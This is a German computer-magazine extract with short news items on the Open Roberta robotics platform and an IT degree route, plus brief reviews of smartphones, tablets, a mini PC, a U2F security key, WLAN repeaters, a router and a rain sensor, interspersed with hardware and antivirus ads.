Smartphone-Displays werden zwar intensiv berührt – laut einer Studie der Hochschule Furtwangen sind sie aber weit weniger mit Mikroben belastet als erwartet.

## Neue Cloud-Plattform für Roberta-Initiative

Die vor allem auf Schulprojekte ausgerichtete Roboter-Initiative „Roberta“ bekommt eine Cloud-basierte Programmierplattform. Unter dem Motto „Jeder kann programmieren – mit Open Roberta!“ stellte das Fraunhofer-Institut für intelligente Analyse- und Informationssysteme (IAIS) Anfang November das neue „Open Roberta Lab“ vor.

Mit Open Roberta sollen Kinder und Jugendliche künftig noch einfacher Programme für Baukasten-Roboter wie die Mindstorms-Serie von Lego erstellen können. Dazu enthält Open Roberta zahlreiche vorgefertigte Programm-Bausteine. Per Mausklick lassen sich über eine grafische Nutzeroberfläche zum Beispiel unterschiedliche Sensorwerte erfassen und verarbeiten, Aktoren betätigen, Wenn-dann-Schleifen einbauen und Logikabläufe anpassen. Die fertigen Pro-

gramme werden per USB, Bluetooth oder WLAN auf die Mindstorms-Roboter gespielt. Die auf Servern des Fraunhofer-Instituts gehostete Open-Roberta-Plattform soll Jugendlichen zudem mehr Möglichkeiten bieten, Programme gemeinsam zu erstellen.

Derzeit läuft Open Roberta noch in einer Beta-Phase; ab Mitte 2015 soll die Software ohne Einschränkungen für alle zugänglich sein. Dann spielt es keine Rolle mehr, ob man vom Computer, Tablet oder Smartphone aus auf die Plattform zugreife, erklärt das IAIS. Durch das Cloud-Konzept würden außerdem aufwendige Software-Updates entfallen, die derzeit noch von den Schulen durchgeführt werden müssen.

Geplant ist zudem, Open Roberta für andere Robotik-Plattformen und Programmiersprachen zu öffnen. Das IAIS will sowohl die



Bild: Fraunhofer IAIS

Beim Roberta-Projekt steht der Spaß am Basteln und Programmieren im Vordergrund. Einige Schüler haben schon erfolgreich an internationalen RoboCup-Wettbewerben teilgenommen.

Software als auch Open-Source-Entwicklertools bereitstellen. Zudem sollen Schülerinnen und Schüler die Open-Roberta-Programmierung aktiv über Ideenworkshops und Wettbewerbe mitgestalten können. Google unterstützt das Projekt mit insgesamt einer Million Euro.

Die Roberta-Initiative war 2002 ins Leben gerufen worden, um insbesondere Mädchen stärker für Technik und Informatik zu

interessieren. Begleitet wird das Projekt von einem Kursprogramm (Teacher-Trainings), an dem bereits mehr als 1000 Lehrkräfte teilgenommen haben.

In den Kursen werden Themen aus der Natur oder der Lebenswelt der Kinder und Jugendlichen aufgegriffen und dann in Robotikanwendungen umgesetzt – etwa der Bienentanz, Ameisenstraßen oder Laufmaschinen.

(pmz)

## Fachinformatiker: In zwei Jahren zum Hochschulabschluss

Gelernte Fachinformatiker mit Abitur können berufsbegleitend innerhalb von nur vier Semestern einen international anerkannten Bachelor-Abschluss erwerben. Dies ermöglicht eine Initiative des Bundesverbandes IT-Mittelstand (BITMi) unter Beteiligung der privaten deutschen FOM Hochschule und der belgischen Hogeschool Gent. Hintergrund ist, dass die Hogeschool Gent be-

reits gewonnene Fachkenntnisse und Berufserfahrungen weitgehend auf das Hochschulstudium anrechnet, was die Studiendauer erheblich verkürzt.

Voraussetzung ist, dass Interessenten im Rahmen eines Präsenzstudiums zunächst erfolgreich mehrere Module des Bachelor-Studiengangs Wirtschaftsinformatik der FOM Hochschule absolvieren. Die Vorlesungen fin-

den abends und am Samstag statt und werden an insgesamt 21 FOM Studienorten angeboten. Anschließend stehen E-Learning-Einheiten der Hogeschool Gent auf dem Programm. Für das E-Studium inklusive Abschlussarbeit und mündliche Prüfung sind gute Englischkenntnisse nötig. Den Bachelor in Applied Information Technology verleiht die Hogeschool Gent.

Zum Studium gehören insgesamt 460 Unterrichtseinheiten à 45 Minuten; die Kosten belaufen sich auf rund 8500 Euro. Hinzu kommen Fahrt- und Übernachtungskosten für einen zweitägigen Aufenthalt in Gent, wo die mündliche Prüfung abgelegt wird.

**ct** Studienangebot im Detail:  
[ct.de/yung](http://ct.de/yung)

<http://avaxhm.com/blogs/T--Rex>





## Etikettenschwindel

**Das Android-Smartphone LG G3 möchte der kleine Bruder des High-End-Smartphones G3 sein. Preis und Ausstattung passen aber nicht mal in die Mittelklasse.**

Bis auf das Gehäusedesign hat das LG G3 nicht viel gemeinsam mit dem namensgebenden Spitzentmodell G3: Der Prozessor Qualcomm Snapdragon 400 sorgt zwar für eine brauchbare Arbeitsgeschwindigkeit im Alltag, doch es dauert stets ein paar Sekundenbruchteile, Apps oder Webseiten zu öffnen. Auf den 8 GByte großen internen Flash-Speicher passen nur wenige Apps und Mediensammlungen muss man auf eine MicroSD-Karte auslagern.

Das 5-Zoll-Display hinterlässt einen durchwachsenen Eindruck: Einerseits reicht die HD-Auflösung für eine scharfe Darstellung, andererseits fällt der Kontrast schnell ab, wenn man seitlich auf den Bildschirm blickt. Den Helligkeitssensor hat LG wegge lassen – ein Tabu in dieser Preisklasse.

Auf der Gehäuserückseite sitzen die mechanischen Knöpfe zum Entsperren und für die Lautstärke. Das ist gewöhnungsbedürftig und führt dazu, dass man regelmäßig auf der Kameralinse herumtatscht. Die Kamera fokussiert per Laser; viel schneller als bei anderen Smartphones ist der Autofokus dadurch aber nicht. Fotos geraten etwas dunkel, aber kontraststark.

Unter anderem funkts das G3 über LTE und NFC. Die Laufzeiten liegen im Smartphone-Durchschnitt: Surfen kann man beispielsweise 10 Stunden lang. Für 70 Euro weniger erhält man das besser ausgestattete Motorola Moto G (2. Gen.) ohne LTE (siehe S. 56). (hc)

### LG G3

#### Android-Smartphone

Android-Version	4.4.2
Display	5 Zoll, 1280 × 720 (294 dpi), 366 cd/m <sup>2</sup>
Prozessor / Kerne / Takt	Qualcomm Snapdragon 400/4/1,2 GHz
RAM / Flash-Speicher (frei)	1 GByte / 8 GByte (3,83 GByte)
Auflösung Haupt- / Frontkamera	3264 × 2448 (8 MPixel) / 1280 × 960
Straßenpreis	250 €

## Tablet mit Turbo-Funk

**Das Dell Venue 7 mit Intel Atom und Android bringt schnellen LTE-Mobilfunk und 11ac-WLAN für wenig Geld.**

Im Dell Venue 7 steckt ein Intel Atom mit integriertem LTE-Modem aus der eigentlich für Smartphones gedachten Merrifield-Familie. Mit der 200 Euro teuren Mobilfunkversion des Android-Tablets kann man sogar telefonieren; Daten werden über LTE mit maximal 150 MBit/s empfangen. Ohne Mobilfunkteil kostet das Gerät 140 Euro. Ungewöhnlich in dieser Preisklasse ist die Unterstützung für schnelles Gigabit-WLAN und 5-GHz-Netze.

Durch seine geriffelte Rückseite liegt das Gerät sicher in der Hand. Die Auflösung des guten und ausreichend hellen 7-Zoll-Displays genügt zum Lesen. Dell bietet das Tablet ausschließlich mit 16 GByte internem Flash-Speicher an, in den microSDXC-Slot passen Speicherkarten mit bis zu 64 GByte Kapazität. Auf dem Gerät läuft ein nahezu unverändertes Android 4.4, das Dell mit nützlicher vorinstallierter Software ergänzt. Für den Alltag reicht die Leistung der Doppelkern-CPU aus: Die Oberfläche scrollt flüssig über den Schirm, Apps sind rasch geladen. Aktuelle Spiele bringen die Grafikeinheit nicht ins Schwitzen. Hin und wieder stockt das System jedoch und gönnt sich nervige Bedenkzeit. Tablets mit Quad-Core-Atom haken da spürbar weniger.

Knapp 8 Stunden hält der Akku beim Surfen über WLAN durch, wie die restlichen Laufzeiten ist das nur Durchschnitt. Bilder der 5-Megapixel-Kamera geraten nur bei viel Sonnenlicht ansehnlich. Dank seiner schnellen Funkanbindung ist das Venue 7 aber eine interessante Wahl unter den Billig-Tablets. (asp)

### Dell Venue 7 3740

#### Android-Tablet

Hersteller	Dell, www.dell.de
Prozessor / Kerne / Takt	Intel Atom Z3460 / 2 / 1,6 GHz
RAM / Flash-Speicher (frei)	1 GByte / 16 GByte (10,3 GByte)
Display	7 Zoll, IPS, 1280 × 800 Pixel (215 dpi), 326 cd/m <sup>2</sup>
Abmessungen / Gewicht	193 mm × 118 mm × 9 mm / 296 g
Preis	200 €

## Brückenschlag

**Sony's FMP-X5 gibt ultrahochauflöste Videos auf 4K-TVs wieder, denen der passende Decoder fehlt.**

Wer sich einen der ersten 4K-TVs von Sony gekauft hat und nun ultrahochauflöste Netflix-Videos gucken möchte, schaut erst einmal in die Röhre: Die Modelle KD-55/65/84X9005A können die vom Streaming-Dienst im HEVC-Format angelieferten 4K-Videos nicht selbst dekodieren. Abhilfe soll der 400 Euro teure Medienplayer FMP-X5 schaffen, der in HEVC (und H.264) kodierte Videos entgegennimmt, dekodiert und via HDMI weiterreicht – und zwar entgegen anders lautenden Gerüchten auch an 4K-TVs anderer Hersteller. Voraussetzung dafür ist, dass der Fernseher eine HDMI-2.0-Buchse mit HDCP-2.2-Kopierschutz hat. Möchte man einen A/V-Receiver dazwischenschalten, muss auch dieser HDCP 2.2 am Ein- und Ausgang unterstützen. Da das momentan noch die Ausnahme ist, hat der FMP-X5 einen zweiten, gewöhnlichen HDMI-Ausgang, über den er nur den Ton ausgibt. So bekommt man Surround Sound zum 4K-Video, muss Bild und Ton aber getrennt schalten.

Der FMP-X5 hat anders als sein amerikanischer Bruder FMP-X10 keine eigene Festplatte für VoD-Filme, sondern ist derzeit reiner Netflix-Client und USB-Medien-Player. Ob Sony später einen Download-Dienst auf eine extern angeschlossene Festplatte anbietet wird, muss sich zeigen. Aktuell beschränkt sich das 4K-Angebot auf Netflix' Titel, die man schnell durchgeschaut hat. 4K-Clips von Festplatte akzeptierte der FMP-X5 nicht in den Containern MKV und TS, wohl aber als MP4s bis zu einer Auflösung von 4096 × 2160 Pixel mit 30 Hertz, in Ultra-HD mit 3840 × 2160 Pixel auch mit 60 Hertz. Damit ist wenig am FMP-X5 zu bemängeln – außer dem für den aktuellen Funktionsumfang recht gesalzenen Preis. (nij)

### FMP-X5

#### 4K-Medienplayer/-Streaming-Client

Hersteller	Sony, www.sony.de
Hardware-Voraussetzung	Ultra-HD-Fernseher-/Projektor mit HDCP-2.2-gesicherter HDMI-Buchse
Preis	400 €



## Aufs Maximum reduziert

**Der Büorrechner Dell Optiplex 9020 Micro benötigt nur einen Bruchteil des Platzes üblicher Desktop-PCs, liefert dank Quad-Core-Prozessor und Solid-State Disk jedoch viel Leistung.**

Dell bietet die vPro-tauglichen Office-PCs der Serie Optiplex 9020 bislang in drei Größen sowie als All-in-One-PC an. Beim jüngsten Spross Optiplex 9020 Micro schrumpfte der Hersteller das Gehäusevolumen auf 1,2 Liter bei lediglich 3,8 cm Höhe. Die kleine Box lässt sich deshalb per optionaler VESA-Halterung auch auf die Rückseite vieler Monitore schrauben. Das 65-Watt-Netzteil ist jedoch separat.

Im Inneren des Minirechners arbeitet der Haswell-Vierkerner Core i5-4590T mit einer vergleichsweise geringen Nominaltaktfrequenz von 2 GHz. Dies ist der niedrigen Thermal Design Power von 35 Watt geschuldet, da in dem flachen Gehäuse nur wenig Platz für das Kühlsystem vorhanden ist. Per Turbo dürfen die Kerne bei Teillast aber auf bis zu 3 GHz hochschalten.

Die im Prozessor integrierte HD-4400-Grafik kann über den DisplayPort-Ausgang einen Ultra-HD-Monitor mit 3820 × 2160 Pixeln Auflösung bei 60 Hz ansteuern. Fürs Spielen ist sie aber zu schwach. Wer einen Monitor per DVI oder HDMI anschließen möchte, benötigt einen Adapter. Für ältere Beamer hat Dell eine VGA-Buchse eingebaut. Zum umfangreichen Schnittstellenangebot zählen sechs USB-3.0-Ports sowie schnelles WLAN (802.11ac, bis zu 867 MBit/s).

Dank der flinken 2,5"-SSD mit 128 GByte Kapazität bootete der Rechner innerhalb von 16 Sekunden auf den Desktop des installierten Windows 7 Professional. Sie lässt sich wie das SO-DIMM sehr leicht tauschen. Um den Gehäusedeckel des Optiplex 9020 Micro abzunehmen, muss man lediglich eine Rändelschraube lösen. Zum Schutz vor unberechtigtem Zugriff lässt sie sich mit einem Schloss sichern. Die SSD sitzt schraubenlos arretiert in einem kleinen Wechsel-

rahmen. Im freien m.2-Slot auf der Hauptplatine lässt sich ein SSD-Kärtchen nachrüsten.

Der Rechner war im Betrieb kaum zu hören, aus wenigen Zentimetern nahmen wir lediglich ein leises Brummen des Lüfters wahr. Die Leistungsaufnahme fiel mit 10 Watt für Desktop-Komponenten erfreulich gering aus. Für Dauervolllast eignet sich der Winzling hingegen nur eingeschränkt, denn dann lärmst der 50-mm-Lüfter mit 4,3 Sone.

Der Optiplex 9020 Micro liefert ausreichend Performance für alle Office-Anwendungen bis hin anspruchsvollen Aufgaben wie Raw-Fotoentwicklung und schneidet im Office-Benchmark SYSmark 2014 mit 1320 Punkten angesichts der geringen Abmessungen sehr gut ab. Bei Ausstattung und Aufbau hat Dell die Anforderungen von Firmenkunden berücksichtigt: Der Rechner lässt sich über Intels Active Management Technology (AMT) aus der Ferne administrieren und die Komponenten lassen sich trotz kompakter Größe vergleichsweise leicht austauschen.

Der Preis im Online-Shop des Herstellers von 726 Euro für die getestete Konfiguration ist angemessen, kommt allerdings nur durch einen übertrieben hoch angesetzten Rabatt von 390 Euro zustande, der noch über ein Jahr bis zum 30.11.2016 gilt. (chh)

### Optiplex 9020 Micro

#### Minirechner

Hersteller	Dell, <a href="http://www.dell.de">www.dell.de</a>
Abmessungen (H × B × T)	3,8 cm × 18,2 cm × 22,3 cm
Prozessor	Core i5-4590T (4 Kerne, 2,0 GHz, Turbo: 3,0 GHz)
Chipsatz / RAM	Q87 / 4 GByte PC3-12800
Solid-State Disk	SK Hynix SH920 (128 GByte, SATA 6G)
Anschlüsse	6 × USB 3.0, 1 × Ethernet, 1 × DisplayPort, 1 × VGA, 2 × Audio
Performance: Cinebench R15 / SYSmark 2014	404 / 1320
Leistungsaufnahme: Soft-Off / Standby / Leerlauf / Volllast	0,5 W / 1,3 W / 10,2 W / 57 W
Geräuschentwicklung: Leerlauf / Volllast	< 0,1 Sone ⊕⊕ / 4,3 Sone ⊖⊖
Preis	724 €
⊕⊕ sehr gut ⊖⊖ schlecht	⊕ gut ⊖⊖ sehr schlecht
O zufriedenstellend	

Was wir herstellen, das testen wir. Was wir testen, das läuft.

Um zu gewährleisten, dass unsere Systeme sich völlig problemlos in Ihre Serverinfrastruktur implementieren lassen und dort reibungsfrei arbeiten, haben wir neben diversen technischen Features ein spezielles Hardware-Testgerät entwickelt: Wir nennen es „Thomas-Krenn-Techniker“. Wir bieten nichts an, was wir nicht getestet haben. Das nennen wir Service made in Germany.

[thomas-krenn.com/thomas-krenn](http://thomas-krenn.com/thomas-krenn)



**THOMAS  
KRENN®**  
server.hosting.customized.



## Aufgeschlossen

**Der Security Key von Plug-up International schützt Google-Accounts vor Hackern.**

Wer seine Online-Accounts per Zweifaktor-Authentifizierung schützt, kommt mit einem blauen Auge davon, wenn die Zugangsdaten einmal Online-Gaunern in die Hände fallen: Ist diese Schutzfunktion aktiv, benötigt man zum Einloggen nicht nur Benutzername und Passwort, sondern auch einen zusätzlichen Faktor – etwa einen Code, den der Dienst per SMS schickt. Da der Schurke normalerweise keinen Zugriff auf das Handy des legitimen Nutzers hat, kann er sich mit den erbeuteten Daten nicht einloggen. Mit dem Security Key hat man nun eine weitere Option, zumindest den Google-Account abzusichern. Der zweite Faktor ist in diesem Fall ein winziger USB-Stick, den man beim Einloggen mit dem Rechner verbinden muss. Wie auch bei den anderen Verfahren kann man beim Dienst einstellen, ob dies immer oder nur beim ersten Login je Rechner nötig ist.

Der Security Key ist eine Investition für die Zukunft: Er arbeitet nach der offenen „Universal 2nd Factor“-Spezifikation (U2F) der FIDO-Alliance. Dieser gehören neben Google prominente Namen wie Microsoft und PayPal an. Die Chancen, dass der Standard breite Akzeptanz findet, stehen also gut. Einzig die Verarbeitungsqualität könnte diese Zukunftspläne durchkreuzen: Der Key wird aus einer Plastikkarte herausgebrochen und wirkt wenig robust. Wie lange er den widrigen Bedingungen am Schlüsselbund stand hält, muss sich erst noch zeigen.

Wer dem Security Key eine Chance geben will, muss derzeit Google Chrome benutzen. Bei dem Betriebssystem hat man hingegen die freie Wahl, der Stick funktionierte unter allen Desktop-Betriebssystemen im Kurztest. Damit wir den Stick unter Linux nutzen konnten, war ein kleiner Eingriff ins System nötig (siehe c't-Link). (rei)

**c't Infos und Linux-Fix:** [ct.de/y8cf](http://ct.de/y8cf)

## Security Key

### Sicherheits-Token

Hersteller	Plug-up International, <a href="http://plug-up.com">http://plug-up.com</a>
Systemanf.	Google Chrome 38 oder höher
Preis	7,99 € inkl. Versand



## Rasanter Repeater

**AVMs Fritz WLAN Repeater 1750E vergrößert WLAN-Zellen auf beiden Funkbändern gleichzeitig, auf 5 GHz sogar mit bis zu 1300 MBit/s brutto.**

Der Repeater 1750E arbeitet in beiden Funkbändern parallel mit 3 Streams. Beim Weiterleiten eines Datenpaketes kann er das Band wechseln, um den Repeater-Effekt – reduzierter Durchsatz durch doppelte Bandbelegung – zu vermeiden (c't 7/13, S. 96). Das macht der 1750E per Browser wählbar entweder automatisch, immer (Crossband) oder nie (Sameband).

Das Gerät erweitert zudem auch ein Gastnetz. Per Multicast ankommendes IPTV (Telekom Entertain) reicht er weiter, jedoch in den abgehenden WLAN-Zellen bei SDTV mit gelegentlichen Bildstörungen, HDTV war im Test unbrauchbar. Das will AVM mit einer kommenden Firmware ausbessern.

Mit der Firmware 6.12 und dem Asus-Router RT-AC66U als Basis maßen wir je nach Betriebsart (Automatik, Crossband, Sameband) mit einem 5-GHz-Link zwischen Repeater und der PCIe-WLAN-Karte PCE-AC66 sehr gute 96 bis 113 MBit/s netto. Auf 2,4 GHz gab es aber keine stabilen Verbindungen, sodass wir auf einen Intel-Client (6300agn) auswichen. Dabei stellten sich sehr gute 62 MBit/s ein. Am LAN-Port des 1750E kamen je nach Band und Ausrichtung über 20 Meter durch Wände sehr gute 71 bis 239 MBit/s an. Wer schnelles WLAN verlängern will, kann zum 1750E greifen – solange nicht die PCE-AC66 als 2,4-GHz-Client daran hängen soll. (ea)



## Fernseh-Verteiler

**Der Fritz WLAN-Repeater DVB-C bringt unverschlüsseltes Kabel-TV auf Mobilgeräte im ganzen Haus.**

AVMs WLAN-Repeater DVB-C ist eine erweiterte Version des nebenan besprochenen 1750E, die Repeater-Funktionen sind identisch. Die HF-Buchse an der Unterseite verrät den Unterschied: AVMs Topmodell wird mit dem beiliegenden Antennenkabel am TV-Kabelnetz angeschlossen. Im Gerät steckt ein DVB-C-Dual-Tuner, der zwei TV-Streams parallel empfängt und ins Netz streamt. Mit dem WLAN verbindet sich der Repeater am einfachsten per WPS. Das Gerät führt danach einen automatischen Sendersuchlauf durch und gruppier alle frei empfangbaren TV-Sender in eine HD- und eine SD-Liste – Pay-TV-Sender lassen sich mangels Entschlüsselungsmöglichkeit nicht empfangen.

Fernsehen auf Tablet oder Smartphone ermöglicht AVMs kostenfreie App für iOS und Android. Sie zapft derzeit nur die SD-Streams an, zeigt EPG-Informationen – und erlaubt unter iOS das bequeme Zappen über Wischgesten. Die Bildqualität ist selbst auf dem Tablet annehmbar, allerdings sind mittlerweile unschöne Kammarfeakte durch schlechtes Deinterlacing zu beobachten.

Am Rechner lassen sich die Streams mit dem VLC Media Player abspielen. Wahlweise schaut man mit dem VLC-Plug-in im Browser fern oder generiert über die Web-Oberfläche des Repeaters eine M3U-Senderliste und zappt dann per VLC. Am Rechner kann man auch auf die HD-Streams zugreifen. Das parallele Ausspielen von zwei HD-Programmen scheint den Repeater allerdings zu überfordern – es kommt zu Bildaussetzern.

AVMs Dual-Tuner-Modell kostet so viel wie HDHomeRuns Dual, bringt aber einen kompletten WLAN-Repeater mit. Wer ohnehin mit dem Kauf eines AVM 1750E liebäugelt, sollte als Kabelkunde gleich noch 10 Euro mehr für die DVB-C-Option investieren. (sha)

## Fritz!WLAN Repeater 1750E

### Dualband-WLAN-Repeater

Hersteller	AVM, <a href="http://www.avm.de">www.avm.de</a>
WLAN	IEEE 802.11n-450/ac-1300, simultan dualband, WPS
Bedienelemente	WPS-Taste, 3 Statusleuchten, 5-stufige Balkenanzeige
Anschlüsse	1 × RJ45 (Gigabit-Ethernet)
Client 2,4 GHz nah/20 m	132 / 71–102 MBit/s
Client 5 GHz nah/20 m	351 / 177–239 MBit/s
Repeater 26m: 2→2 / 2→5 / 5→2 / 5→5 GHz	61 / 96 / 62 / 113 MBit/s
Leistungsaufnahme	2,8/3,3 Watt (idle, ohne/mit LAN, ca. 6,40/7,50 € jährlich bei Dauerbetrieb und 26 ct/kWh)
Preis	89 €

## Fritz!WLAN Repeater DVB-C

### Netzwerk-TV-Empfänger

Hersteller	AVM, <a href="http://www.avm.de">www.avm.de</a>
Anschlüsse	1 × RJ45, 1 × HF (DVB-C)
Leistungsaufnahme	2,8 Watt (idle), 5,2 Watt (TV-Betrieb)
Preis	99 €



## Router mit NAT-Turbo

**Der Router RT-AC87U glänzt mit extraschnellem 4-Stream-WLAN und zahlreichen Funktionen. Von der potentiellen Hardware hat man derzeit aber nur beim NAT und mit USB-Massenspeicher etwas.**

Mit der Hardware-Ausstattung des RT-AC87U kann Asus protzen: Ein 1-GHz-Dual-core-Prozessor (BCM4709) nebst 128 MByte Flash und 256 MByte RAM kümmert sich um die Router-Funktionen. Ein weiterer 500-MHz-Kern sitzt im 5-GHz-WLAN-Chip (Quantenna QT3840). Das 2,4-GHz-WLAN-Modul schafft mit dem proprietären TurboQAM bis zu 600 MBit/s brutto, was einen (noch seltenen) kompatiblen Client voraussetzt. Im 5-GHz-Band ist der RT-AC87U der erste Router, der mit 4 MIMO-Streams arbeitet und so bis zu 1733 MBit/s brutto erreicht. Zwei USB-Ports, einmal 3.0, einmal 2.0, sind für Massenspeicher, Drucker oder Mobilfunk-Sticks vorgesehen, wobei Letztere als zweite WAN-Schnittstelle dienen können – entweder fürs Load Balancing oder als Fallback.

Die hohe CPU-Leistung kann der Router nur in zwei Disziplinen umsetzen: NAT-Performance und NAS-Serverfunktion. Die NAT-Performance war die höchste bisher bei uns gemessene. Bei PPPoE trieb der Router den Testserver mit mehr als 750 MBit/s Nutz durchsatz an seine Leistungsgrenze. Doch selbst als Breitband-Router hinter einem VDSL-Modem mit Vectoring müsste der RT-AC87U höchstens 200 MBit/s umschlagen – Reserve ist also reichlich vorhanden.

Mit einer USB-3-Festplatte konnten wir dem Router beim Transfer großer Dateien je nach Protokoll (SMB, FTP), Partitionstyp (FAT32, NTFS, ext3) und Übertragungsrichtung zwischen 31 und 59 MByte/s entlocken. Auffällig war die niedrige Schreibrate von 31 MByte/s auf ext3, was wahrscheinlich am Journaling liegt.

Am Telekom-VDSL lässt sich der RT-AC87U als Breitband-Router hinter einem Modem betreiben, wenn man unter LAN/IPTV als ISP-Profil „Manual“ einstellt und bei Internet VID = 7 als VLAN-Tag setzt. Damit dabei auch IPv6 ins (W)LAN kommt, aktiviert man das Protokoll mit der Betriebsart „Nativ“ und „PPP“ als Schnittstelle.

IPTV per Multicast, wie es die Telekom als Entertain verteilt, geht nicht durch: Die Funk-

## kurz vorgestellt | WLAN-Router

tionen IGMP-Proxy und IGMP-Snooping waren nicht einschaltbar, der eingebaute Multicast-UDP-zu-HTTP-TCP-Umsetzer udpxy reagierte nicht auf dem von uns eingestellten Port (8086). Als Access Point leitete der RT-AC87U Multicast-IPTV problemlos weiter (Multicast-to-Unicast Conversion, MC2UC).

Bei der WLAN-Performance enttäuschte der Router: Mit zwei Geräten – einem als Basis, einem als Client – sollte 4-Stream-Übertragung möglich sein. Doch mit 268 MBit/s netto in der Nähe blieb er sogar noch unter den 345 MBit/s einer zum Vergleich neu vermessenen 3-Stream-Kombi (Asus RT-AC66U, PCE-AC66). Über 20 Meter durch Wände konnte sich der RT-AC87U mit 238 MBit/s gegenüber 224 MBit/s nicht wie erwartet absetzen.

Weitere Schwachpunkte der getesteten Firmware 3.0.0.4.376-2769: Radius/IEEE 802.1x (WPA2-Enterprise) zur individuellen Authentifizierung von WLAN-Clients unterstützt der Router nur im 2,4-GHz-Band. Ordnerfreigaben auf mehreren Partitionen ließen sich nicht gleichzeitig auf Read/Write umstellen.

Mit dem auf dem Karton schon beworbenen Multi-User-MIMO (MU-MIMO) soll der RT-AC87U verschiedene Daten an unterschiedliche Clients gleichzeitig senden können, also aus seinen 1733 MBit/s zweimal 867 MBit/s machen. Mangels kompatibler Clients lässt sich das Versprechen aber noch nicht überprüfen.

Solange es weder 4-Stream-Clients noch MU-MIMO-fähige 2-Stream-Adapter gibt, liegt das WLAN-Potenzial des RT-AC87U brach. Weil in unserer Testsituation auch zwei Exemplare gegeneinander getestet nicht über 11ac-3-Stream-Durchsatz hinaus kamen, lohnt sich die Anschaffung erst, wenn passende WLAN-Adapter erscheinen – voraussichtlich im Frühjahr 2015. (ea)

### Asus RT-AC87U

#### Dualband-WLAN-Router

Hersteller	Asus, <a href="http://www.asus.de">www.asus.de</a>
WLAN	IEEE 802.11n-450/ac-1733, simultan dualband, WPS
Bedienelemente	Ein-Schalter, 4 Tasten (WPS, WLAN, LED, Reset), 9 Leuchten
Anschlüsse	5 × RJ45 (Gigabit-Ethernet), 1 × USB 3.0, 1 × USB 2.0, 4 × RP-SMA (Antennen)
NAT-Performance PPPoE (DS/US)	>750 / >750 MBit/s
NAT-Performance IP/IP (DS/US)	941/930 MBit/s
WLAN 2,4 GHz nah/20m (PCE-AC66)	151 / 50–74 MBit/s
WLAN 5 GHz nah/20m (PCE-AC66)	378 / 152–214 MBit/s
WLAN 2,4 GHz nah/20m (RT-AC87U)	146 / 106–130 MBit/s
WLAN 5 GHz nah/20m (RT-AC87U)	268 / 181–238 MBit/s
Leistungsaufnahme	11,4 / 10,8 Watt (Router/Bridge, idle, ca. 26 / 25 € jährlich bei Dauerbetrieb und 26 ct/kWh)
Preis	210 €

## Wir empfehlen Windows Server

### Microsoft Partner

ICO  
GmbH  
MultiMarket Solution Provider  
Datacenter

Tel. 0 64 32 / 91 39-765  
Fax 0 64 32 / 91 39-711  
[vertrieb@ico.de](mailto:vertrieb@ico.de)  
[www.ico.de/ctbto](http://www.ico.de/ctbto)



Innovative Computer 1 • Zuckmayerstr. 15 • 65582 Diez

ALLE SYSTEME INKLUSIVE  
WINDOWS SERVER 2012 R2



### BALIOS R15D 1HE SERVER



- Intel® Xeon® E3-1231 V3 3,4GHz 51150
- 2x 4GB DDR3 RAM
- 2x 1TB 24x7 SATA 2 HDD
- Windows Server 2012 Standard R2 + 5 CALs

inkl. MwSt.

**1902,-81**

exkl. MwSt.

**1599,-**

Art.Nr. bta-3016415

### BALIOS R25F 2HE SERVER



- 2x Intel® Xeon® E5-2620 V3 2,4GHz 8,0GT 15MB 6C
- 4x 8GB DDR4 RAM
- 4x 1TB 24x7 SATA-2 HDD
- Adaptec 6405 + NAND BBU
- Windows Server 2012 Standard R2 + 5 CALs


inkl. MwSt.

**3652,-11**

exkl. MwSt.

**3069,-**

Art.Nr. bta-3016416



- 2x Intel® Xeon® E5-2620 V3 2,4GHz 8,0GT 15MB 6C
- 8x 8GB DDR4 RAM
- 8x 2TB 24x7 SATA-2 HDD
- Adaptec 71605 + NAND BBU
- Windows Server 2012 Standard R2 + 5 CALs

inkl. MwSt.

**5710,-81**

**4799,-**

Art.Nr. bta-3016417

Intel®, Intel® Logo, Intel® Inside, Intel® Inside Logo, Atom, Atom Inside, Xeon and Xeon Inside and Marken der Intel Corporation in den USA und anderen Ländern.  
Alle Preise in Euro.

wir liefern auch  
nach Österreich  
u. in die Schweiz

**NEUE  
EDITION**



## MULTI-DEVICE SECURITY

Rundum-Schutz für PC, Tablet & Smartphone



### Enjoy safer technology!

Mehr Sicherheit geht nicht - egal ob auf Smartphone, Tablet, PC oder Laptop - und das mit nur einer Lizenz.

**ZEITSCHRIFT  
FOR  
ANDROID**

**Apps**

Mobile Security & Antivirus

**BESTE APP 2014  
SECURITY**

[www.eset.de](http://www.eset.de)

kurz vorgestellt | Regensor, Texteditor



### Regenwacher

Netatmo verspricht auch bei Regen sonnige Aussichten – zumindest beim Blick auf die Wetter-App.

Der Regenmesser von Netatmo ergänzt die gleichnamige Wetterstation, die vor allem wegen ihres Designs und der gut gemachten Mobilgeräte-Apps viele Fans hat. Das Design stimmt auch beim Sensor, die Verarbeitung fällt gegenüber der Alu-Basisstation allerdings deutlich ab: Der zylindrische Auffangbehälter ist aus Kunststoff – ebenso der transparente Trichter, der den Niederschlag auf die Messmimik führt. Im Innern steckt eine Wipp-Waage, die – wenn eine Seite mit Wasser gefüllt ist – einen Impuls auslöst, der zur Berechnung der Niederschlagsmenge dient. Zwei AA-Batterien sollen ein Jahr lang für die nötige Energie sorgen.

Der Anschluss an die Basis gelingt auf Anhieb: Schritt für Schritt leitet die Netatmo-App unter Android oder iOS durch den gesamten Prozess. Etwas alleingelassen fühlt man sich beim Aufstellen des Regensors – ein Stativgewinde ist zwar vorhanden, jegliche Aufstellhilfe fehlt jedoch.


Nach Soft- und Hardware-Installation taucht der Regensor als zusätzlicher Eintrag im Netatmo-Account am PC, Tablet oder Smartphone auf. Alle erfassten Daten werden als Funktelegramm im 868-MHz-Band an die Netatmo-Station gesendet und gelangen von dort aus per WLAN ins Heimnetz und zum Netatmo-Server. Die Auswertungsmöglichkeiten sind arg begrenzt; immerhin lässt sich der Datenbestand mit einfachen Balkendarstellungen visualisieren.

